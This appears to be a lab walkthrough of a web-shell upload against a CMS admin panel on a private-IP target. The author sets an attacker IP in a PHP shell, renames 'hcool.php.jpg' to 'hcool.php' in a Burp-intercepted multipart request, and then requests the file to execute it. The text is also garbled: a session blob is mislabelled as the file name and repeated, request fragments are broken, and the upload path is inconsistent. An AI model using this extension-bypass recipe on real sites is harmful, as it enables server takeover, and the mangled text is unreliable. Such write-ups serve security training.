
Before uploading, I set the IP address to my attacker IP address.




It's time for uploading.



After uploading the file, don't click on the "Import" button immediately. We need to start Burp and set proxy on the browser before that.



Once Burp is set, I click on "import" button highlighted in the above image.



Here is the name of the file I uploaded.

```
KJN1w%2B1pZ4ZUXD%2FQe80UVRnEEwFwJwrYjYhBvDfwBEyz%2BfZVJYBitfCLSi5h0x9RAuo%2FzKZaRrtkPruel4N3jnfixsiyH7eXvXstfttytRZk3GLL2IpMk
4BDu5Pj7X1USjjVpMV5Y8LEt9PgNLG0gK%2F6X5gW7JuWQbBm27cr%2FmMIhJYp0oJUUNJNiWmX2%2B2jXcMoGKRu08X9ckdLxHXhJwzsgMVuRXUnrUzWtx0fawVSN
BBR9s%2FJ5S38rgD6DRXFUQFeML9Su%2FoLkkMDjzdwA4sc8tLI4A9eFKjZ2JBfTEcleXqliBxn%2FgUzgwpyVV06a57tii%2FqoLnr5eMU41snU%2FvJF25Nz%2F
oI6ygrTJAHwXQW9qngb8QPM%2Fg0yXTDSfwp83G3ISCynas0zUovQISj9LqVbdNKCKSH2Me53MjjVwuk1YB8CE1syfFDPW4NHZMrj0A0FuvRU2i5TNjR3x4YFc6gl
00Q7ai90F3lFkuGU1z8pfr5ZutBC6mPstIASafSLzrx1009kD6ndRBK5Cvj%2BurMh15zYlr09z32B3YXAnno88pZmIGiB4hlPSnirRlKk39DITGpilApLyCsuz
ZVG93FLtcTeTDP7A04iFCCGa9pk9T33XRIqK8iNoyDGibzKhCjDN%2BAFYgTuvmCCyp6%2FpRYrtgq6paU4N7V2zH41jFn8LA8i0q0Is4B33jUly%2BBcePBni1M%
2B5jYEG7Xg5Hi5xPFHRTugperHOHBwuvTBTvLaCioltRtqXaN9VrEhuYpQcZWBxa1QIsG0afJ3bt2FXCZrhrw5B0bRhKhClh3kTGyb0WV3iseCEhEppqwYImTBEK1
3gs02vHes5iCxTc0ImaAolJNMmRS5mBan%2FI8%2F2w%2BfdnZak%2BckllA1zSxWb20Gcy0hNqkUFEmLp9TLztjSDnSjUbbDgdX0UAUMLJosgYfb507d2dd2c507
fdlabc7ed5bb892478ae458755
```

Connection: close

-----1269608270515462323901887410

Content-Disposition: form-data; name="name"

hcool.php.jpg

-----1269608270515462323901887410

Content-Disposition: form-data; name="chunk"

0

-----1269608270515462323901887410

Content-Disposition: form-data; name="chunks"

1

I change it to "hcool.php" from "hcool.php.jpg".

```
KJN1w%2B1pZ4ZUXD%2FQe80UVRnEEwFwJwrYjYhBvDfwBEyz%2BfZVJYBitfCLSi5h0x9RAuo%2FzKZaRrtkPruel4N3jnfixsiyH7eXvXstfttytRZk3GLL2IpMk
4BDu5Pj7X1USjjVpMV5Y8LEt9PgNLG0gK%2F6X5gW7JuWQbBm27cr%2FmMIhJYp0oJUUNJNiWmX2%2B2jXcMoGKRu08X9ckdLxHXhJwzsgMVuRXUnrUzWtx0fawVSN
BBR9s%2FJ5S38rgD6DRXFUQFeML9Su%2FoLkkMDjzdwA4sc8tLI4A9eFKjZ2JBfTEcleXqliBxn%2FgUzgwpyVV06a57tii%2FqoLnr5eMU41snU%2FvJF25Nz%2F
oI6ygrTJAHwXQW9qngb8QPM%2Fg0yXTDSfwp83G3ISCynas0zUovQISj9LqVbdNKCKSH2Me53MjjVwuk1YB8CE1syfFDPW4NHZMrj0A0FuvRU2i5TNjR3x4YFc6gl
00Q7ai90F3lFkuGU1z8pfr5ZutBC6mPstIASafSLzrx1009kD6ndRBK5Cvj%2BurMh15zYlr09z32B3YXAnno88pZmIGiB4hlPSnirRlKk39DITGpilApLyCsuz
ZVG93FLtcTeTDP7A04iFCCGa9pk9T33XRIqK8iNoyDGibzKhCjDN%2BAFYgTuvmCCyp6%2FpRYrtgq6paU4N7V2zH41jFn8LA8i0q0Is4B33jUly%2BBcePBni1M%
2B5jYEG7Xg5Hi5xPFHRTugperHOHBwuvTBTvLaCioltRtqXaN9VrEhuYpQcZWBxa1QIsG0afJ3bt2FXCZrhrw5B0bRhKhClh3kTGyb0WV3iseCEhEppqwYImTBEK1
3gs02vHes5iCxTc0ImaAolJNMmRS5mBan%2FI8%2F2w%2BfdnZak%2BckllA1zSxWb20Gcy0hNqkUFEmLp9TLztjSDnSjUbbDgdX0UAUMLJosgYfb507d2dd2c507
fdlabc7ed5bb892478ae458755
```

Connection: close

-----1269608270515462323901887410

Content-Disposition: form-data; name="name"

hcool.php

-----1269608270515462323901887410

Content-Disposition: form-data; name="chunk"

0

-----1269608270515462323901887410

Content-Disposition: form-data; name="chunks"

1


After the change, I forward the request and check if the file is successfully uploaded.

192.168.36.141:8000/storage/originals/6a/f/d/hcool.php

It's time to execute the uploaded shell. I copy the file locations from Burp.

```
GET /storage/originals/6a/fd/hcool.php HTTP/1.1
Host: 192.168.36.141:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: video/webm,video/ogg,video/*;q=0.9,application/ogg;q=0.7,audio/*;q=0.6,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.36.141:8000/admin/
Range: bytes=0-
Cookie: koken_referrer=;
koken_session_ci=52TfXTNYmxMJSqZ38KlpNGdE5Lzt3LEK5PQX04d%2FHPBp%2BADi82Uf%2BkHMaPe8pTIyFxFK2eMw4LUPPoBJZF7h0BzF%2F1ZRY0V3vvasW
UzIFMKLIK%2B3D0rL10G1vDZk4eug%2FGnbaUaUAL2WsYGVodhzY73rJMDqHD5G%2BgjNNsWX4FZybMncrrkTqn2Xq%2BoP6sdn%2F3cqtzKUN6i2UgU7AhIKiSSx
iGOCGHXXHH7sE%2FtTWBAbrdGCK1Bwx3aP003PgN0Mvc2jcnzlovcaTFzNz8F8I273U%2FRsBsJnoZkYQdDTsqXix8zZANrUgwSqeUd0vOYCE7XGKcm%2FXudsix
mUr%2F55ok8h0E0WrfSks1FDcyYF0m%2F3rtCgjG7784a52drDZh0%2FnsfZcVmc5%2Bfw6LAhdBcd0qlW1e6CHK9JcLNugoTTmTsGMLTDFbQwo5jIzLN7vi9MH
